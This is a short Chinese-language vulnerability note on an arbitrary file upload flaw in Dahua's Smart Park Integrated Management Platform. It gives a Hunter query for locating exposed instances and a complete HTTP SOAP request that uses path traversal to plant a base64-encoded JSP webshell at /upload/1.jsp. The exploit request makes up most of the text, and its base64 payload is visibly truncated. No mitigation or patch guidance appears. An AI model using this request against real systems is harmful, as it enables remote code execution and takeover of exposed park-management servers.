# D2-6大华-智慧园区综合管理平台-文件上传

## 漏洞描述：

大华智慧园区综合管理平台是一个集智能化、信息化、网络化、安全化为一体的智慧园区管理平台，旨在为园区提供一站式解决方案，包括安防、能源管理、环境监测、人员管理、停车管理等多个方面。 大华智慧园区综合管理平台在/emap/webservice/gis/soap/poi接口处存在任意文件上传漏洞，可以利用此漏洞获得webshell。

**网站图片：**


## 网络测绘：

**Hunter 语法：**


hunter:app.name="Dahua 大华 智慧园区管理平台"

## 漏洞复现：

payload：


```
POST /emap/webservice/gis/soap/poi HTTP/1.1
Host: xx.xx.xx.xx
Cookie: JSESSIONID=9EC0A731FFF852957C17C91FE2EF24BD
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 683

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:res="http://response.webservice.poi.mapbiz.emap.dahuatech.com/">
<soapenv:Header/>
<soapenv:Body>
<res:uploadPicFile>
<!--type:string-->
<arg0>/../../1.jsp</arg0>
<!--type:base64Binary-->
<arg1>PCVAcGFnZSBpbXBvcnQ9ImphdmEudGV4dC4qLGphdmEudXRpbC4qLGphdmEuaW8uKiIlPgo8JQpTaW1wbGVEYXRlRm9ybWF0IGRmID0gbmV3IFNpbXBsZURhdGVGb3JtYXQoInl5eS1NTS1kZCBISDptbTpzcyIpOwp
</res:uploadPicFile>
</soapenv:Body>
</soapenv:Envelope>
```

效果图:




上传文件位置

http://xx.xx.xx.xx/upload/1.jsp




2023-09-07 15:28:48